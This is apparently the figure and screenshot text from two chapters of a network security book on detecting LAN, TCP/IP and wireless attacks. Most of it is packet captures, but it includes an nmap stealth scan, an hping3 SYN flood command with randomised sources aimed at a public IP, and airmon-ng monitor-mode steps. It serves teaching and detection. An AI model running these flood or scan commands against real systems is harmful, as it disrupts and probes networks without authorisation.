6741	0.133378	10.0.0.1	10.0.0.138	DNS	77	Standard query 0x0001 A mysql.corrmm.co.il
6742	0.025892	10.0.0.138	10.0.0.1	DNS	119	Standard query response 0x0001 No such name A mysql.corrmm.co.il
6743	0.124122	10.0.0.1	10.0.0.138	DNS	77	Standard query 0x0001 AAAA mysql.corrmm.co.il
6744	0.018102	10.0.0.138	10.0.0.1	DNS	119	Standard query response 0x0001 No such name AAAA mysql.corrmm.co.il SOA
6745	0.131860	10.0.0.1	10.0.0.138	DNS	75	Standard query 0x0001 A sql.corrmm.co.il
6746	0.023527	10.0.0.138	10.0.0.1	DNS	117	Standard query response 0x0001 No such name A sql.corrmm.co.il SOA corr
6747	0.139505	10.0.0.1	10.0.0.138	DNS	75	Standard query 0x0001 AAAA sql.corrmm.co.il

Example 8 - POP example.pcapng

Wireshark - Follow TCP Stream (tcp.stream eq 0) - Example 8 - POP example...


RETR 2201  
+OK 11786 octets  
Return-path: <MichaelColeman@telmexchile.cl>  
Received: from bc-n2w1-atm0-1-018.telmexchile.cl (200.27.18.242) by mxin16.netvision.net.il (Oracle Communications Messaging Server 8.0.2.1.20180104 64bit (built Jan 4 2018)) with ESMTP id <0PZL0075K86VHX40@mxin16.netvision.net.il> for yoram@ndi.co.il; Fri, 18 Oct 2019 23:42:36 +0300 (IDT)  
Received: from [154.171.203.120] by relay-x.misswdrs.com with NNFM; Fri, 18 Oct 2019 20:41:46 +0100  
Received: from [17.50.191.113] by webmail.halfomorrow.com with ASMT; Fri, 18 Oct 2019 20:36:02 +0100  
Received: from smtp.doneohx.com [73.2.66.37] by relay-x.misswdrs.com with SMTP; Fri, 18 Oct 2019 20:32:40 +0100  
Date: Fri, 18 Oct 2019 20:22:10 +0100  
From: Noemi <MichaelColeman@telmexchile.cl>  
Subject: What are we going to do today?  
To: Noemi <info@ndi.co.il>  
Message-id: <B8A94D94.F078D85C@telmexchile.cl>  
MIME-version: 1.0  
Content-type: text/html; charset=iso-8859-1  
Content-transfer-encoding: base64  
X-Accept-Language: en-us  
User-Agent: AOL 7.0 for Windows US sub 118  
Original-recipient: rfc822:info@ndi.co.il






## Chapter 10: Discovering LAN, IP, and TCP/UDP-Based Attacks

### Logical view



### Physical view



Mac Address Table

Vlan	Mac Address	Type	Ports
18	001c.7fa0.6dd7	DYNAMIC	Gi0/15
18	001c.7fa8.ff55	DYNAMIC	Po1
18	4cbd.8f12.cdbc	DYNAMIC	Gi0/16
18	d4c9.efee.f6dc	DYNAMIC	Gi0/16
168	0008.9bfe.e6ee	DYNAMIC	Gi0/12
168	0008.9bfe.e6ef	DYNAMIC	Gi0/13
168	000f.fe99.aeb0	DYNAMIC	Po1
168	0018.ae4e.3d58	DYNAMIC	Po1
168	001c.7fa0.6dda	DYNAMIC	Gi0/11
168	001c.7fa8.ff58	DYNAMIC	Po1
168	001d.a92a.a3d5	DYNAMIC	Po1
168	0023.24f6.8d7d	DYNAMIC	Po1
168	1868.cb00.a8cc	DYNAMIC	Po1

Colasoft Packet Builder

File Edit Send Help

Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About

Decode Editor

Packet No. 1

Packet List

No.	Delta Time	Source
1	0.100000000	192.168.1.100

Packet

- Ethernet - II
  - Destination Address: 00:00:00:00:00:00 [0/6]
  - Source Address: 00:1C:7F:A0:6D:DA [6/6] ← Source MAC address
  - Protocol Type: 0x800 (IP) [12/2]
- Internet Protocol
  - Version: 4 [14/20]
  - Internet Header Length: 5 [14/1] 0xF0 (20) [14/1] 0xF0F
  - Differentiated Services Field: [15/1]
  - Total Length: 46 [16/2]
  - Identification: 0x0 (0) [18/2]
  - Fragment Flags: [20/1]
    - Reserved: 0... [20/1] 0x80
    - Fragment: .1.. (Do Not Fragment) [20/1]
    - More Fragment: ..0. (Last Fragment) [20/1] 0x20
    - Fragment Offset: ...0 0000 0000 0000 (0) [20/2] 0x1FFF
  - Time to Live: 64 [22/1]
  - Protocol: 0 (Hop-by-Hop Options) [2]
  - Checksum: 0xb71c (correct) [24/2]
  - Source Address: 192.168.1.100 [26/4] ← Source IP address
  - Destination Address: 192.168.0.255 [30/4]
- Extra Data
  - Number of bytes: [34/26]
- FCS - Frame Check Sequence
  - FCS: 0xDF8DA136 (Calculated)

Hex Editor

Total 60 bytes

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Nokia_71:d2:40	LLDP_Multicast	LLDP	392	MA/00:21:05:0f:44
2	0.030974568	Nokia_3a:44:d4	LLDP_Multicast	LLDP	357	MA/e4:81:84:a1:ff

> Frame 1: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits) on interf.



> Ethernet II, Src: Nokia\_71:d2:40 (a4:7b:2c:71:d2:40), Dst: LLDP\_Multicast (01:80

▼ Link Layer Discovery Protocol

- > Chassis Subtype = MAC address, Id: 00:21:05:0f:44:17 ← Device MAC address
- > Port Subtype = Locally assigned, Id: 71434240
- > Time To Live = 121 sec
- > Port Description = 2/2/4, 10-Gig Ethernet, "T0-7750-Lab-LB0163-esat-1/1/2"
- > System Name = 7750C
- ▼ Capabilities
  - 0000 111. .... = TLV Type: System Capabilities (7)
  - .... 0000 0100 = TLV Length: 4
  - ▼ Capabilities: 0x0014
    - .... 0 = Other: Not capable
    - .... 0. = Repeater: Not capable
    - .... 1.. = Bridge: Capable ← Device capabilities
    - .... 0... = WLAN access point: Not capable
    - .... 1.... = Router: Capable
    - .... 0. .... = Telephone: Not capable
    - .... 0.. .... = DOCSIS cable device: Not capable
    - .... 0... .... = Station only: Not capable
  - > Enabled Capabilities: 0x0014
  - > Management Address ← Device IP address
  - > [truncated]System Description = TiMOS-C-14.0.R12 cpm/hops64 Nokia 7750 SR Cop.
  - > End of LLDPDU

Port from which update was sent

Device OS



CAP-001 --- CDP-LLDP.pcap.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Nokia_71:d2:40	LLDP_Multicast	LLDP	392	MA/00:21:05:0f:4
2	0.030974568	Nokia_3a:44:d4	LLDP_Multicast	LLDP	357	MA/e4:81:84:a1:f

> Frame 1: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits) on interface 0

> Ethernet II, Src: Nokia\_71:d2:40 (a4:7b:2c:71:d2:40), Dst: 01:00:00:00:00:00 (01:00:00:00:00:00)

> Link Layer Discovery Protocol

> Chassis Subtype = MAC address, Id: 00:21:05:0f:44:1

> Port Subtype = Locally assigned, Id: 71434240

> Time To Live = 121 sec

> 0000 0111 ..... = TLV Type: Time to Live (3)

> ..... 0 0000 0010 = TLV Length: 2

> Seconds: 121

> Port Description = 2/2/4, 10-Gig Ethernet, "TO-7750-Lab-LB0163-esat-1/1/2"

> 0000 1001 ..... = TLV Type: Port Description (4)


> ..... 0 0011 0111 = TLV Length: 55

> Port Description: 2/2/4, 10-Gig Ethernet, "TO-7750-Lab-LB0163-esat-1/1/2"


> System Name = 7750C

> Capabilities

> Management Address



Before VLAN Hopping



After VLAN Hopping



> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)

IEEE 802.3 Ethernet

- Destination: CDP/VTP/DTP/PagP/UDLD (01:00:0c:cc:cc:cc)
  - Address: CDP/VTP/DTP/PagP/UDLD (01:00:0c:cc:cc:cc)
  - .....0..... = LG bit: Globally unique address (factory default)
  - .....1..... = IG bit: Group address (multicast/broadcast)
- Source: Cisco\_e0:b8:60 (00:19:06:e0:b8:60)
  - Address: Cisco\_e0:b8:60 (00:19:06:e0:b8:60)
  - .....0..... = LG bit: Globally unique address (factory)
  - .....0..... = IG bit: Individual address (unicast)
- Length: 37
- Padding: 000000000000000000

Logical-Link Control

Dynamic Trunk Protocol: Lab (Operating/Administrative): Access/Auto (0x04) (Operating/Administ

Version: 1

- Domain
- Trunk Status
- Trunk Type
- Sender ID

MAC Address of 192.168.1.136 (the scanner)

ARP Broadcast

Scan pattern

Multicast address

DTP port details

CAP-002 - Ping sweep.pcapng


No.	Time	Source	Destination	Protocol	Length	Info
452	0.013292	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.3? Tell 192.168.1.136
453	0.031685	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.4? Tell 192.168.1.136
454	0.031922	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.5? Tell 192.168.1.136
455	0.031257	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.6? Tell 192.168.1.136
456	0.030674	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.7? Tell 192.168.1.136
457	0.030919	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.8? Tell 192.168.1.136
458	0.031378	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.9? Tell 192.168.1.136
459	0.030295	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.10? Tell 192.168.1.136
460	0.033633	IntelCor_87:73:14	Broadcast	ARP	42	Who has 192.168.1.11? Tell 192.168.1.136

Wireshark · Conversations · CAP-002 - Ping sweep.pcapng

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
192.168.1.1	192.168.1.136	6	444	3	222	3	222
192.168.1.109	192.168.1.136	6	444	3	222	3	222
192.168.1.136	192.168.1.142	3	222	3	222	0	0
192.168.1.136	192.168.1.144	6	444	3	222	3	222
192.168.1.136	192.168.1.162	6	452	3	222	3	230
192.168.1.136	192.168.1.169	6	444	3	222	3	222
192.168.1.136	192.168.1.191	6	444	3	222	3	222

☐ Name resolution
 ☒ Limit to display filter
 ☐ Absolute start time
 Conversation Types ▼

Copy Follow Stream... Graph... Close Help



The figure shows the Zenmap interface. The 'Target' field is set to 172.30.0.241. The 'Command' field is set to nmap -sS -T5 -v 172.30.0.241. The 'Scan target' label points to the target field, and the 'Scan command' label points to the command field. The 'Initiating scan' label points to the 'Initiating SYN Stealth Scan' line in the output. The '1269 packets sent in 3.55 seconds' label points to the 'Raw packets sent' line in the output.

**Scan target**

**Scan command**

**Initiating scan**

**1269 packets sent in 3.55 seconds**

```
nmap -sS -T5 -v 172.30.0.241

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 12:52 Jerusalem Standard Time
Initiating ARP Ping Scan at 12:52
Scanning 172.30.0.241 [1 port]
Completed ARP Ping Scan at 12:52, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:52
Completed Parallel DNS resolution of 1 host. at 12:52, 0.07s elapsed
Initiating SYN Stealth Scan at 12:52
Scanning 172.30.0.241 [1000 ports]
Discovered open port 443/tcp on 172.30.0.241
Discovered open port 22/tcp on 172.30.0.241
Discovered open port 23/tcp on 172.30.0.241
Discovered open port 80/tcp on 172.30.0.241
Warning: 172.30.0.241 giving up on port because retransmission cap hit (2).
Completed SYN Stealth Scan at 12:52, 3.30s elapsed (1000 total ports)
Nmap scan report for 172.30.0.241
Host is up (0.0084s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
3128/tcp  filtered squid-http
3826/tcp  filtered wormux
8022/tcp  filtered oa-system
MAC Address: 00:57:D2:40:BE:41 (Cisco Systems)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds
Raw packets sent: 1269 (55.820KB) | Rcvd: 1013 (40.824KB)
```




```
SW-1#sh proc cpu history
```

The chart displays CPU load data for the last 60 seconds. The y-axis represents the CPU percentage (0 to 100), and the x-axis represents time in seconds, grouped by CPU percentage (0, 0.5, 1, 1.5, 2, 2.5, 3, 3.5, 4, 4.5, 5, 5.5, 6). The chart shows a significant spike in CPU load around the 15-second mark, reaching approximately 60%.

CPU load

0...0.5...1...1.5...2...2.5...3...3.5...4...4.5...5...5.5...6

CPU% per second (last 60 seconds)




The screenshot shows a terminal window with a dark background. The title bar at the top reads "kali@kali: ~". Below the title bar is a menu bar with the following items: File, Actions, Edit, View, and Help. The terminal content shows a user prompt "root@kali:/home/kali#" followed by the command "hping3 -c 5000 -d 128 -S -w 128 -p 80 --flood --rand-source 91.198.129.55". The output of the command is displayed on two lines: "HPING 91.198.129.55 (eth0 91.198.129.55): S set, 40 headers + 128 data bytes" and "hping in flood mode, no replies will be shown". A cursor is visible on the line following the output.

```
kali@kali: ~  
File Actions Edit View Help  
root@kali:/home/kali# hping3 -c 5000 -d 128 -S -w 128 -p 80 --flood --rand-source  
91.198.129.55  
HPING 91.198.129.55 (eth0 91.198.129.55): S set, 40 headers + 128 data bytes  
hping in flood mode, no replies will be shown  
█
```

The image shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with icons for various functions like opening files, saving, and zooming. The main display area is divided into three panes: the top pane shows the packet list, the middle pane shows the packet details, and the bottom pane shows the packet bytes. The packet list pane is currently selected and displays a list of 14 packets. All packets are TCP SYN packets from various source IP addresses to the destination IP 91.198.129.55. The first packet is highlighted in blue.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	51.11.0.166	91.198.129.55	TCP	182	1647 → 80 [SYN] Seq=0 Win=128 Len=128 [T
2	0.000062877	36.249.132.82	91.198.129.55	TCP	182	1648 → 80 [SYN] Seq=0 Win=128 Len=128 [T
3	0.000080232	75.106.109.108	91.198.129.55	TCP	182	1649 → 80 [SYN] Seq=0 Win=128 Len=128 [T
4	0.000096062	190.210.118.157	91.198.129.55	TCP	182	1650 → 80 [SYN] Seq=0 Win=128 Len=128 [T
5	0.000110427	11.149.64.226	91.198.129.55	TCP	182	1651 → 80 [SYN] Seq=0 Win=128 Len=128 [T
6	0.000125101	23.208.81.227	91.198.129.55	TCP	182	1652 → 80 [SYN] Seq=0 Win=128 Len=128 [T
7	0.000142561	75.54.186.136	91.198.129.55	TCP	182	1653 → 80 [SYN] Seq=0 Win=128 Len=128 [T
8	0.000164251	0.85.200.50	91.198.129.55	TCP	182	1654 → 80 [SYN] Seq=0 Win=128 Len=128 [T
9	0.000206428	24.29.166.138	91.198.129.55	TCP	182	1655 → 80 [SYN] Seq=0 Win=128 Len=128 [T
...	0.000225587	50.179.233.13	91.198.129.55	TCP	182	1656 → 80 [SYN] Seq=0 Win=128 Len=128 [T
...	0.000241975	49.36.179.206	91.198.129.55	TCP	182	1657 → 80 [SYN] Seq=0 Win=128 Len=128 [T
...	0.000269497	91.96.93.36	91.198.129.55	TCP	182	1658 → 80 [SYN] Seq=0 Win=128 Len=128 [T
...	0.000307712	88.115.143.190	91.198.129.55	TCP	182	1659 → 80 [SYN] Seq=0 Win=128 Len=128 [T
...	0.000326310	108.64.227.125	91.198.129.55	TCP	182	1660 → 80 [SYN] Seq=0 Win=128 Len=128 [T



CH-10.18.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
6	0.277342	84:11:c2:c0:6c:d7	Broadcast	ARP	60	Who has 172.30.0.177? (ARP Probe)
7	0.140992	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.10
8	0.350196	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.218? Tell 172.30.0.251
9	0.231981	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.251
10	0.659146	172.30.0.11	172.30.0.255	BROWSER	243	Host Announcement ANTIVIRUS, Workstation, Server, SQL Server,...
11	0.108897	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.218? Tell 172.30.0.251
12	0.233991	CheckPoi_a0:6d:d8	Broadcast	ARP	60	Who has 172.30.0.99? Tell 172.30.0.251
13	0.460269	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.1? Tell 172.30.0.10
14	0.000087	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.3? Tell 172.30.0.10
15	0.109731	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.8? Tell 172.30.0.10
16	0.000743	VMware_78:62:b0	Broadcast	ARP	60	Who has 172.30.0.175? Tell 172.30.0.10


\*eth0


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.4	172.30.0.11	TCP	54	20 → 45009 [RST] Seq=1 Win=8192 Len=0
2	0.000380383	172.30.0.11	10.0.2.4	TCP	60	45009 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	2.051149250	10.0.2.4	172.30.0.11	TCP	54	20 → 18967 [RST] Seq=1 Win=8192 Len=0
4	2.051533466	172.30.0.11	10.0.2.4	TCP	60	18967 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	4.096228661	10.0.2.4	172.30.0.11	TCP	54	20 → 42424 [RST] Seq=1 Win=8192 Len=0
6	4.096669430	172.30.0.11	10.0.2.4	TCP	60	42424 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	6.142470708	10.0.2.4	172.30.0.11	TCP	54	20 → 48500 [RST] Seq=1 Win=8192 Len=0
8	6.143195143	172.30.0.11	10.0.2.4	TCP	60	48500 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	8.180879947	10.0.2.4	172.30.0.11	TCP	54	20 → 43268 [RST] Seq=1 Win=8192 Len=0
10	8.181273909	172.30.0.11	10.0.2.4	TCP	60	43268 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	10.217099650	10.0.2.4	172.30.0.11	TCP	54	20 → 21881 [RST] Seq=1 Win=8192 Len=0
12	10.217423064	172.30.0.11	10.0.2.4	TCP	60	21881 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	12.253201845	10.0.2.4	172.30.0.11	TCP	54	20 → 31315 [RST] Seq=1 Win=8192 Len=0
14	12.253324029	172.30.0.11	10.0.2.4	TCP	60	31315 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	14.289121237	10.0.2.4	172.30.0.11	TCP	54	20 → 9176 [RST] Seq=1 Win=8192 Len=0
16	14.289549943	172.30.0.11	10.0.2.4	TCP	60	9176 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	16.328944722	10.0.2.4	172.30.0.11	TCP	54	20 → 26720 [RST] Seq=1 Win=8192 Len=0

The diagram illustrates a CPU load bar chart. The vertical axis (y-axis) represents the CPU percentage, ranging from 0 to 100 in increments of 10. The horizontal axis (x-axis) represents time, with labels for every 5 seconds (0, 5, 10, 15, 20, 25, 30, 35, 40, 45, 50, 55, 60). The chart consists of 12 bars, each representing a 5-second interval. The first 6 bars (0 to 30 seconds) show a high, constant load of approximately 95%. The next 6 bars (30 to 60 seconds) show a lower, constant load of approximately 30%. A yellow box labeled 'CPU load' with a blue arrow points to the first bar (0 to 5 seconds).

Time Interval (s)	CPU Load (%)
0 - 5	95
5 - 10	95
10 - 15	95
15 - 20	95
20 - 25	95
25 - 30	95
30 - 35	30
35 - 40	30
40 - 45	30
45 - 50	30
50 - 55	30
55 - 60	30

Last Scan: 19 s	Last Up: 19 s	Last Down: 60 d	Uptime: 98.8296%	Downtime: 1.1704%	Coverage: 100%
Sensor Type: SNMP Traffic 64bit	Performance Impact: <div><div></div><div></div><div></div><div></div><div></div></div>	Dependency: Parent	Interval: 60 s	ID: #2825	





No.	Time	Source	Destination	Protocol	Length	Info	
...	201.210232472	10.9.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.210903822	10.10.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.211552156	10.11.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.212145606	10.12.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.212761773	10.13.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.213346358	10.14.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.213925115	10.15.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.214959453	10.16.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.215603549	10.17.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.216393612	10.18.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.216945254	10.19.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.217512748	10.20.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.218048425	10.21.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	
...	201.218688571	10.22.12.0	4.4.4.4	TCP	54	1024 → 53 [SYN] Seq=0 Win=8192 Len=0	







Scapy v2.4.4

File Actions Edit View Help

```
>>> for s, r in ans:
...:     temp = r[TCP].seq - temp
...:     print ('%d\t+%d' % (r[TCP].seq, temp))
...:
```

Scapy command

```
400576001      +400576001
400704001      +128000
400832001      +400704001
400960001      +256000
401088001      +400832001
401216001      +384000
401344001      +400960001
401472001      +512000
401600001      +401088001
401728001      +640000
401856001      +401216001
401984001      +768000
402112001      +401344001
402240001      +896000
402368001      +401472001
402496001      +1024000
>>>
```


Sequence results


View	Go	Size	Statistics	Telephony	Wireless	Tools	Help
401856001							
401984001							
402112001							
402240001							
402368001							
402496001							

	Destination	Protocol	Length	Info
54	20 - 20	SYN	Seq=0	Win=0 Len=0
54	20 - 21	SYN	Seq=0	Win=0 Len=0
54	20 - 22	SYN	Seq=0	Win=0 Len=0
54	20 - 23	SYN	Seq=0	Win=0 Len=0

## Chapter 11: Implementing Wireless Network Security

NETWORK DETAILS	
SSID	Westin_GUEST
Channel	161
Frequency	5.805 GHz (5.795-5.815) *
Bandwidth	20 MHz *
Protocol	802.11n
DEVICE INFO	
BSSID	94:B4:0F:D8:5A:10
IP DETAILS	
Private IPv4	172.20.2.30
Private Subnet	255.255.240.0
Public IPv4	78.100.53.230
SECURITY	
Authentication	OPEN-802.11
Encryption	NONE
INFRASTRUCTURE	
Kind	Infrastructure network
Connectivity	Internet access
Interface	IEEE 802.11 wireless network interface
TIME	
Uptime	73d 1h 19m
Beacon interval	102.4 ms





```
(deep@ADTEC0665L)-[~]
$ sudo iwconfig wlan0
wlan0    unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
Sensitivity:0/0
Retry:off  RTS thr:off  Fragment thr:off
Encryption key:off
Power Management:off
Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0  Missed beacon:0

(deep@ADTEC0665L)-[~]
$
```

```
(deep@ADTEC0665L)-[~]
$ sudo airmon-ng
[sudo] password for deep:
PHY      Interface  Driver      Chipset
phy0     wlan0      88XXau      Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter

(deep@ADTEC0665L)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
521 NetworkManager
896 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      88XXau      Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
(monitor mode enabled)

(deep@ADTEC0665L)-[~]
$
```

No.	Time	Source	Destination	Protocol	Length	Info
8	1.6455...	Motorola_5c...	Broadcast	802...	118	Probe Request, SN=1143, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
12	1.5843...	Motorola_5c...	Broadcast	802...	118	Probe Request, SN=1153, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
13	1.5833...	Motorola_5c...	Broadcast	802...	125	Probe Request, SN=1154, FN=0, Flags=.....C, SSID=VAGHANI
14	1.5621...	Motorola_5c...	Broadcast	802...	125	Probe Request, SN=1156, FN=0, Flags=.....C, SSID=VAGHANI
15	1.5606...	Motorola_5c...	Broadcast	802...	125	Probe Request, SN=1158, FN=0, Flags=.....C, SSID=VAGHANI
19	1.4363...	62:f9:60:bc...	Broadcast	802...	166	Probe Request, SN=453, FN=0, Flags=.....C, SSID=B304
1...	1.74069...	0e:16:ff:ac...	Broadcast	802...	119	Probe Request, SN=1701, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1...	3.50650...	c2:3f:35:05...	Broadcast	802...	119	Probe Request, SN=1393, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1...	3.83421...	7a:88:14:10...	Broadcast	802...	166	Probe Request, SN=1848, FN=0, Flags=.....C, SSID=B304
1...	3.85698...	7a:88:14:10...	Broadcast	802...	166	Probe Request, SN=1850, FN=0, Flags=.....C, SSID=B304
1...	3.86890...	7a:88:14:10...	Broadcast	802...	166	Probe Request, SN=1851, FN=0, Flags=.....C, SSID=B304
1...	3.88011...	7a:88:14:10...	Broadcast	802...	166	Probe Request, SN=1852, FN=0, Flags=.....C, SSID=B304
1...	3.96710...	7a:88:14:10...	Broadcast	802...	166	Probe Request, SN=1856, FN=0, Flags=.....C, SSID=B304
1...	4.08474...	2e:e7:48:c8...	Broadcast	802...	149	Probe Request, SN=2637, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
1...	4.11623...	2e:e7:48:c8...	Broadcast	802...	149	Probe Request, SN=2638, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
2...	5.21599...	76:4b:c3:28...	Broadcast	802...	129	Probe Request, SN=3008, FN=0, Flags=.....C, SSID=Wildcard (Broadcast)
2...	7.57573...	Apple_93:e9...	Broadcast	802...	174	Probe Request, SN=994, FN=0, Flags=.....C, SSID=Flat108-5GHz
2...	7.58740...	Apple_93:e9...	Broadcast	802...	174	Probe Request, SN=995, FN=0, Flags=.....C, SSID=Flat108-5GHz

No.	Time	Source	Destination	Protocol	Length	Info
5...	131.138...	XiaomiCo_26...	ee:ad:e0:ce:1b:3b (ee:ad:e0:ce:1b:3b) (RA)	802.11	52	Request-to-send, Flags=.....C
5...	131.138...		XiaomiCo_26:6a:67 (08:25:25:26:6a:67) (RA)	802.11	46	Clear-to-send, Flags=.....C
5...	131.155...		XiaomiCo_32:fc:f5 (10:3f:44:32:fc:f5) (RA)	802.11	46	Acknowledgement, Flags=.....C

No.	Time	Source	Destination	Protocol	Length	Info
1...	50.2008...	D-LinkIn_16...	Broadcast	802.11	112	Data, SN=1145, FN=0, Flags=p....F.C
1...	50.2170...	2e:3b:83:54...	ee:ad:e0:ce:1b:3b	802.11	62	QoS Null function (No data), SN=216, FN=0, Flags=...P...TC
6...	141.087...	SamsungE_90...	D-LinkIn_38:d4:88	802.11	62	QoS Null function (No data), SN=3477, FN=0, Flags=.....TC
6...	141.090...	6e:9a:d0:2e...	D-LinkIn_b0:0f:57	802.11	141	QoS Data, SN=3819, FN=0, Flags=p....TC
6...	141.093...	SamsungE_90...	D-LinkIn_38:d4:88	802.11	62	QoS Null function (No data), SN=3478, FN=0, Flags=...P...TC
6...	141.115...	6e:9a:d0:2e...	D-LinkIn_b0:0f:57	802.11	167	QoS Data, SN=3820, FN=0, Flags=p....TC
6...	141.143...	82:c7:3a:9e...	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=2895, FN=0, Flags=...P...TC
6...	141.159...	7a:bd:56:92...	D-LinkIn_fb:b2:b0	802.11	62	QoS Null function (No data), SN=77, FN=0, Flags=...P...TC
6...	141.171...	86:6c:a0:05...	IPv4mcast_fb	802.11	201	Data, SN=949, FN=0, Flags=p....F.C
6...	141.173...	86:6c:a0:05...	IPv6mcast_fb	802.11	221	Data, SN=950, FN=0, Flags=p....F.C
6...	141.187...	Shenzhen_ed...	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=990, FN=0, Flags=...P...TC
6...	141.207...	6e:9a:d0:2e...	D-LinkIn_b0:0f:57	802.11	129	QoS Data, SN=3821, FN=0, Flags=p....TC
6...	141.316...	12:f8:43:7d...	IPv6mcast_16	802.11	160	Data, SN=2710, FN=0, Flags=p....F.C
6...	141.316...	12:f8:43:7d...	IPv4mcast_16	802.11	124	Data, SN=2711, FN=0, Flags=p....F.C
6...	141.341...	D-LinkIn_d2...	Broadcast	802.11	130	Data, SN=1314, FN=0, Flags=p....F.C
6...	141.346...	D-LinkIn_b0...	Broadcast	802.11	130	Data, SN=84, FN=0, Flags=p....F.C
6...	141.348...	Shenzhen_ed...	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=991, FN=0, Flags=.....TC
6...	141.391...	Shenzhen_ed...	D-LinkIn_40:a9:9c	802.11	60	Null function (No data), SN=992, FN=0, Flags=...P...TC

CH 3 ][ Elapsed: 30 s ][ 2021-12-24 12:39

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
-------	-----	---------	------------	----	----	------------	------	-------

CA:58:C0:13:2E:5F	-26	4	0 0	1	130	WPA2 CCMP	PSK	WirelessRed
-------------------	-----	---	-----	---	-----	-----------	-----	-------------

wlan.bssid == CA:58:C0:13:2E:5F

No.	Time	Source	Destination	Protocol	Length	Info
